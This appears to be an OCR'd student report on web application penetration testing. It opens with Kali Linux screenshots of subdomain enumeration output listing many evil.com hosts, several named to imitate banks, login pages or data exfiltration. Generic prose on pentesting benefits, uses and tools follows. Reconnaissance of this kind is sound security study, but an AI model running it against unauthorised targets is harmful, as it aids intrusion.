[hackertarget] Source took 2.078301331s for enumeration
[certspotterfd] Source took 2.455203252s for enumeration
[dnsdumpster] Source took 17.039556857s for enumeration
[sitedossier] Source took 7.513332ms for enumeration
[securitytrails] Source took 9.424795ms for enumeration
[dnsdb] Source took 13.469664ms for enumeration
[alienvault] Source took 521.88501ms for enumeration
[github] Source took 6.358248ms for enumeration
[sitedossier] Source took 6.128105738s for enumeration
[entrust] Source took 14.036138049s for enumeration
[bhodai] Source took 7.798769ms for enumeration
[sublist3r] Source took 20.261111ms for enumeration
[rapiddns] Source took 724.687358ms for enumeration
[threatminer] Source took 923.263235ms for enumeration
anti-virus.evil.com
ivano-francovsk.evil.com
www.site.com.evil.com
www.whitelisted.com.evil.com
larksuite.evil.com
www.example.net.evil.com
webmail.evil.com
safe.evil.com
fromwww.evil.com
movie.evil.com
www.shopify.com.evil.com
twitch.tv.evil.com



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
[entrust] Source took 14.03613084s for enumeration
[shodan] Source took 7.798769ms for enumeration
[sublist3r] Source took 20.261111ms for enumeration
[rapiddns] Source took 724.687358ms for enumeration
[threatminer] Source took 923.263235ms for enumeration
anti-virus.evil.com
ivano-francovsk.evil.com
www.site.com.evil.com
www.whitelisted.com.evil.com
larksuite.evil.com
www.example.net.evil.com
webmail.evil.com
safe.evil.com
fromwww.evil.com
movie.evil.com
www.shopify.com.evil.com
twitch.tv.evil.com
w.ww.evil.com
toronto.is.evil.com
not.evil.com
my.eset.con.evil.com
auth.app.com.evil.com
habrahabr.ru.evil.com
00.evil.com
amazon.evil.com
goths.are.evil.com
login.es.facebook.com.gmail.com.evil.com
kayak.frxxxxx.evil.com
omaha.evil.com
frame.evil.com
mail.evil.com
controlpanel.evil.com
www.twitter.com.secure.evil.com
example.com.evil.com
www.opentable.com.evil.com
target.tld.evil.com
b.evil.com
auth.corp.com.evil.com
vulnsite.com.evil.com
foo.bar.evil.com
12345234fwerfvw4v.evil.com
kavo.evil.com
bar1.evil.com
2fwww.evil.com
apis.evil.com
a.evil.com
foo.evil.com
unknown.evil.com
www.www.evil.com
tesco.com.evil.com
paypal.evil.com
sitewww.evil.com
www.appsecmobile.com.evil.com
KALI LINUX
"the quieter you become, the more you are able to hear"



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
foo.bar.evil.com
12345234fwerfvw4v.evil.com
kavo.evil.com
bar1.evil.com
2fwww.evil.com
apis.evil.com
a.evil.com
foo.evil.com
unknown.evil.com
www.www.evil.com
tesco.com.evil.com
paypal.evil.com
sitewww.evil.com
www.appsecmobile.com.evil.com
reddit.com.evil.com
www.b.d.evil.com
mail.google.com.backend-processing.am-i-off-the-screen-yet.evil.com
my.evil.com
mx.evil.com
bank.evil.com
ns1.evil.com
afdjskdlgja.evil.com
bank.com.evil.com
movies.evil.com
serverwww.evil.com
imap.evil.com
ammonia.evil.com
encodedoutput.evil.com
target.evil.com
asgasfsdgs.evil.com
search.php.evil.com
sarahpalin.evil.com
www.a.com.evil.com
xn--so8h.evil.com
element.evil.com
part1.of.big.secret.i.am.exfiltrating.evil.com
www.kayak.frxxxxx.evil.com
666.satanshouseofhorrors.evil.com
graffer.jp.evil.com
twitter.evil.com
www.csgoroll.com.evil.com
honest.com.evil.com
h273yb2c3oe2mh09byr2en3mjew0ru3n29jm.evil.com
localhost.evil.com
accounts.google.com.signin.evil.com
agresor.evil.com
apple.evil.com
eric.evil.com
tamper.evil.com
my.bluehost.com.evil.com
www.google.com.evil.com
www.movies.evil.com
com.evil.com
KALI LINUX
"the quieter you become, the more you are able to hear"


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/yashasvi
File Actions Edit View Help
rsx.evil.com
client.evil.com
baddomain.evil.com
covid19.evil.com
www.icicibank-----.evil.com
www.game.rezidet.evil.com
yelp.com.evil.com
site1.com.evil.com
anyhost.evil.com
bovada.evil.com
facebook.com.evil.com
paypal.com.evil.com
www.almost.evil.com
malwaremainactivity.evil.com
serverns.evil.com
veryhadsite.evil.com
gist.github.com.evil.com
wwww.evil.com
yourbank.com.evil.com
builder.evil.com
dummy.evil.com
server.evil.com
yandex.ru.evil.com
external.evil.com
yourtweetreader.com.evil.com
youtube.com.evil.com
www.twitch.tv.evil.com
string-that-you-want-to-add.evil.com
bobafett.evil.com
www.halifax.co.uk.blah.blah.blah.evil.com
goodvs.evil.com
frame.sh___.evil.com
sub.evil.com
target.comm.evil.com
666.evil.com
urmadimbetterthanurofl.evil.com
yourserver.evil.com
2fclient.evil.com
www.hackerone.com.evil.com
really.evil.com
some.evil.com
target1.com.evil.com
xat.com.evil.com
18304316092007_a6e49bc20a12326ac590ef.fakezone.evil.com
theevilempire.evil.com
ckvm02.evil.com
resource0001.evil.com
program.com.evil.com
www.jesus.is.evil.com
blog.evil.com
g.live.com.evil.com
2fwww.evil.com
maybe.evil.com
KALI LINUX
"the quieter you become, the more you are able to hear"


```
┌──(root㉿kali)-[/home/yashasvi]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.146  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe77:214a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:77:21:4a  txqueuelen 1000  (Ethernet)
        RX packets 91318  bytes 103254745 (98.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43640  bytes 4402231 (4.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 15  bytes 3958 (3.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15  bytes 3958 (3.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```







ADVANTAGES & DISADVANTAGES

Advantages of Web Application Penetration Testing:

1. Enhanced Security: Web application penetration testing helps identify vulnerabilities and weaknesses in a web application's security. By identifying and addressing these issues, the overall security posture of the application can be significantly improved.

2. Proactive Approach: Penetration testing takes a proactive approach to security by simulating real-world attacks. It allows organizations to identify potential vulnerabilities before they can be exploited by malicious actors, reducing the risk of security breaches.

3. Compliance Requirements: Many industries and regulatory bodies require organizations to perform regular security assessments, including penetration testing, to ensure compliance with security standards. Conducting web application penetration testing helps organizations meet these requirements.

4. Risk Mitigation: Penetration testing helps identify high-risk vulnerabilities that pose a significant threat to the web application. By mitigating these risks, organizations can prevent potential security incidents, data breaches, and financial losses.

5. Improved Incident Response: Penetration testing provides valuable insights into an application's security weaknesses, allowing organizations to develop effective incident response plans. This enables quicker and more efficient detection, containment, and remediation of security incidents.

6. Customer Trust: Demonstrating a commitment to security through regular penetration testing can enhance customer trust and confidence. Customers are more likely to trust an organization that takes proactive steps to ensure the security of their web applications and sensitive data.

7. Competitive Advantage: Having a robust web application security posture gives organizations a competitive advantage. It helps build a reputation for reliability, trustworthiness, and commitment to protecting customer data, which can attract new customers and retain existing ones.

8. Continuous Improvement: Penetration testing is not a one-time activity. It should be conducted regularly to address new vulnerabilities introduced by system updates, code changes, or emerging threats. This helps organizations maintain a continuous improvement cycle for their web application security.

9. Security Awareness: Penetration testing raises awareness among developers, administrators, and other stakeholders about the importance of security. It promotes a security-focused mindset and encourages the adoption of secure coding practices throughout the development lifecycle.
10. Cost Savings: Detecting and addressing security vulnerabilities early in the development cycle through penetration testing can save organizations significant costs in the long run. It is often more cost-effective to identify and fix vulnerabilities during the development stage rather than dealing with the consequences of a security breach later on.

Disadvantages of Web Application Penetration Testing:

1. Limited Scope: Penetration testing focuses on specific aspects of web application security and may not provide a comprehensive assessment of all possible vulnerabilities. Other security testing techniques, such as code reviews and security architecture assessments, may be necessary to complement penetration testing.

2. False Positives and False Negatives: Penetration testing tools and techniques are not perfect and may generate false positive or false negative results. It requires skilled professionals to analyze the findings accurately and eliminate false results, which can be Time-consuming.

3. Limited Testing Timeframe: Penetration testing is often conducted within a limited timeframe, which may not allow for an exhaustive assessment of all possible attack vectors.

This time constraint can restrict the depth and thoroughness of the testing process.

4. Disruption of Services: Penetration testing involves active attempts to exploit vulnerabilities, which can potentially disrupt the normal functioning of the web application or underlying systems. Proper planning and coordination are essential to minimize any impact on production environments.

5. Limited Knowledge Transfer: While penetration testing provides valuable insights into vulnerabilities, it may not necessarily transfer knowledge and skills to the organization's internal security team. Training and knowledge sharing initiatives are necessary to ensure ongoing security improvement beyond the testing engagement.

6. False Sense of Security: Organizations may fall into a false sense of security after conducting penetration testing. They may assume that their web application is secure without addressing other security aspects such as secure coding practices, employee training, or infrastructure security.

7. Cost and Resource Intensive: Penetration testing requires skilled professionals, specialized tools, and time commitment, making it a costly endeavor. Organizations need to allocate appropriate resources and budget for conducting regular penetration testing.

8. Dynamic Security Landscape: The security landscape is constantly evolving, and new threats and attack techniques emerge regularly. Penetration testing may not capture all the latest attack vectors or zero-day vulnerabilities, necessitating ongoing security monitoring and adaptation.

9. Lack of Standardisation: The field of web application penetration testing lacks standardised methodologies and frameworks, leading to variations in testing approaches and results. This makes it challenging to compare assessments conducted by different vendors or professionals.

10. Ethical Considerations: Penetration testing involves actively probing and exploiting vulnerabilities, which raises ethical considerations. Organizations must ensure that penetration testing is conducted with proper consent, adherence to legal requirements, and respect for privacy and data protection regulations.

APPLICATION

The area where the solutions can be applied:

1. Software Development Companies: Web application penetration testing is essential for software development companies that build and deploy web applications. By conducting thorough penetration testing, these companies can identify and fix vulnerabilities before the applications are released to the market, ensuring a higher level of security for their clients and users.

2. E-commerce Platforms: E-commerce platforms heavily rely on web applications to facilitate online transactions. Penetration testing helps identify and mitigate security risks that could lead to data breaches, financial losses, or reputational damage. By ensuring the security of their web applications, e-commerce platforms can enhance customer trust and protect sensitive information.

3. Financial Institutions: Banks, insurance companies, and other financial institutions often provide online banking and financial services through web applications. Penetration testing is crucial to identify vulnerabilities that could lead to unauthorized access, data theft, or fraudulent activities. Robust security measures in web applications help maintain customer trust and protect financial assets.

4. Government Organizations: Government agencies and departments use web applications for various purposes, including citizen services, data collection, and administrative processes. Penetration testing helps uncover vulnerabilities that could be exploited by malicious actors to gain unauthorized access or disrupt government services. It is crucial for government organizations to secure their web applications to protect sensitive data and maintain operational integrity.

5. Healthcare Industry: With the increasing digitization of healthcare services, web applications play a vital role in managing patient records, scheduling appointments, and providing telemedicine solutions. Penetration testing ensures the confidentiality, integrity, and
availability of healthcare systems, safeguarding patient data and protecting against unauthorized access or data breaches.

6. Educational Institutions: Educational institutions rely on web applications for student enrollment, course management, and online learning platforms. Conducting penetration testing helps identify vulnerabilities that could compromise student data, financial records, or educational resources. By securing their web applications, educational institutions can provide a safe and reliable online environment for students and staff.

7. Social Media Platforms: Social media platforms handle massive amounts of user data and interactions. Web application penetration testing helps detect vulnerabilities that could expose user information, compromise account security, or enable unauthorized access. Robust security measures are essential to protect user privacy, prevent identity theft, and maintain the trust of millions of users.

8. Cloud Service Providers: Cloud service providers offer various web-based services, such as storage, computing resources, and application hosting. Penetration testing helps ensure the security of these web-based services, protecting customer data, and preventing unauthorized access to sensitive information stored in the cloud. Reliable security measures are critical for maintaining the integrity and availability of cloud services.

9. Online Gaming Platforms: Web-based gaming platforms rely on web applications to provide interactive gaming experiences to users. Penetration testing helps identify vulnerabilities that could compromise the gaming platform's security, leading to cheating,

unauthorized access, or financial fraud. Ensuring a secure gaming environment is crucial for protecting user accounts, virtual assets, and the overall gaming experience.

10. Critical Infrastructure Providers: Organizations that operate critical infrastructure, such as power plants, water treatment facilities, or transportation systems, increasingly rely on web applications for monitoring and control. Penetration testing helps identify vulnerabilities that could be exploited to disrupt essential services or gain unauthorized control over critical systems. Securing web applications is essential to maintaining the integrity and availability of critical infrastructure.

These are just a few examples of the diverse range of applications where web application penetration testing plays a crucial role in enhancing security, protecting sensitive information,
and mitigating risks associated with web-based systems and services.

CONCLUSION

Web application penetration testing is an essential process in ensuring the security and integrity of web-based systems. Throughout this study, we have explored various techniques, methodologies, and tools employed in the field of web application penetration testing. The primary objective of this research was to assess the effectiveness of different approaches in identifying vulnerabilities and protecting web applications from potential cyber threats. The findings of this study shed light on the critical role of web application penetration testing in safeguarding sensitive information, preventing unauthorized access, and mitigating the risk of cyber attacks. Through a comprehensive review of the literature, it became evident that web application vulnerabilities are prevalent and pose significant security challenges.

Therefore, conducting regular penetration testing is crucial to identify weaknesses and implement appropriate security measures.
One of the key techniques examined in this study was the use of penetration testing tools such as Nmap, Nikto, and Dirb. These tools provide valuable capabilities in scanning and assessing the security posture of web applications. Nmap scans the network and identifies open ports, while Nikto and Dirb focus on identifying vulnerabilities and common misconfigurations. By utilizing these tools, organizations can gain valuable insights into potential security gaps and take proactive measures to address them.

Furthermore, the study delved into the significance of protocols like SSH, FTP, Telnet, and MySQL in web application penetration testing. These protocols are frequently targeted by attackers and require meticulous testing to ensure their robustness. Exploitation of these protocols can lead to unauthorized access, data breaches, and compromised systems. By conducting thorough penetration testing, organizations can identify vulnerabilities in these protocols and implement appropriate security controls to mitigate the risks.

In addition to technical tools and protocols, this study also highlighted the importance of Web Application Firewalls (WAFs) in defending against web application attacks. WAFs act as a

protective layer, filtering and monitoring incoming traffic to identify and block malicious requests. Implementing a WAF can significantly enhance the security of web applications by detecting and mitigating various attack vectors such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).

The research findings also emphasized the need for a comprehensive and systematic approach to web application penetration testing. This includes thorough reconnaissance, vulnerability scanning, manual testing, and reporting. A combination of automated tools and manual techniques provides a holistic view of the application's security posture and ensures that no vulnerabilities are left undetected. Moreover, the regularity and frequency of testing play a vital role in maintaining a robust security posture, as new vulnerabilities are constantly emerging.

In conclusion, web application penetration testing is an indispensable process in today's digital landscape. It is crucial for organizations to understand the importance of identifying and mitigating vulnerabilities to protect sensitive data and maintain the trust of their users. This study has provided valuable insights into the techniques, methodologies, and tools employed in web application penetration testing, emphasizing the significance of continuous testing and proactive security measures. By adopting a comprehensive approach and staying up to date with emerging threats, organizations can enhance the security of their web applications and mitigate the risks associated with cyber attacks.

FUTURE SCOPE

Enhancements that can be made in the future.

Web application penetration testing plays a crucial role in ensuring the security and integrity of web-based systems. As technology advances and cyber threats evolve, there is a continuous need for enhancements and improvements in this field. The future scope of web application penetration testing holds immense potential for further advancements to address emerging challenges and provide more robust security solutions.

One of the key areas for enhancement is the automation of penetration testing processes. While automation tools and frameworks already exist, further advancements can be made to improve their accuracy, efficiency, and coverage. This includes developing smarter algorithms and machine learning techniques that can identify vulnerabilities, exploit them, and provide actionable insights for remediation.

Another aspect that can be explored is the integration of artificial intelligence (AI) and threat intelligence into web application penetration testing. AI algorithms can analyze vast amounts of data and patterns to detect sophisticated attack vectors and anomalies. By leveraging AI and threat intelligence, penetration testers can proactively identify potential vulnerabilities and stay ahead of emerging threats.

Furthermore, there is a growing need for real-time monitoring and continuous security testing of web applications. Traditional penetration testing is often conducted periodically, but with

the evolving threat landscape, continuous testing becomes essential. Implementing techniques such as dynamic application security testing (DAST) and runtime application self-protection (RASP) can provide ongoing protection and monitoring of web applications, ensuring that vulnerabilities are promptly detected and mitigated.

The future of web application penetration testing also lies in the adoption of advanced testing methodologies and frameworks. Techniques like fuzz testing, API testing, and mobile application testing can be further refined and integrated into the testing process. Additionally, the inclusion of business logic testing and security testing of third-party components can enhance the overall effectiveness of penetration testing.

Moreover, collaboration and knowledge sharing within the web application security community can drive future enhancements. Establishing platforms for sharing best practices, vulnerability repositories, and industry standards can promote collaboration among security professionals and facilitate the development of innovative approaches and tools.

In conclusion, the future of web application penetration testing is promising, with vast opportunities for enhancements. By embracing automation, AI, continuous testing, advanced methodologies, and collaboration, the field can evolve to effectively address the ever-growing challenges of securing web applications in an increasingly interconnected and dynamic digital landscape.

References:

1. Nagpure, Sangeeta, and Sonal Kurkure. "Vulnerability assessment and penetration testing of Web application." 2017 International Conference on Computing, Communication, Control and Automation (ICCUBEA). IEEE, 2017.

2. Nagendran, K., et al. "Web application penetration testing." Int. J. Innov. Technol. Explor. Eng 8.10 (2019): 1029-1035.

3. ĐURIĆ, Zoran. "WAPTT-Web application penetration testing tool." Advances in Electrical and Computer Engineering 14.1 (2014): 93-102.

4. Altulaihan, Esra Abdullatif, Abrar Alismail, and Mounir Frikha. "A Survey on Web Application Penetration Testing." Electronics 12.5 (2023): 1229.

5. Mirjalili, M.; Nowroozi, A.; Alidoosti, M. A survey on a web penetration test. Adv. Computer Sci. Int. J. 2014, 3, 117–121.

6. Fredj, O.B.; Cheikhrouhou, O.; Krichen, M.; Hamam, H.; Derhab, A. An OWASP top ten driven survey on web application protection methods. In Risks and Security of Internet and Systems, Proceedings of the 15th International Conference, CRiSIS 2020, Paris, France, 4–6 November 2020; Springer: Cham, Switzerland, 2021; pp. 235–252.

7. Wibowo, R.M.; Sulaksono, A. Web vulnerability through cross site scripting (XSS) detection with OWASP security shepherd. Indones. J. Inf. Syst. 2021, 3, 149–159.

8. Hasan, A.; Meva, D. Web application safety by penetration testing. Int. J. Adv. Stud. Sci. Res. 2018, 3, 159–163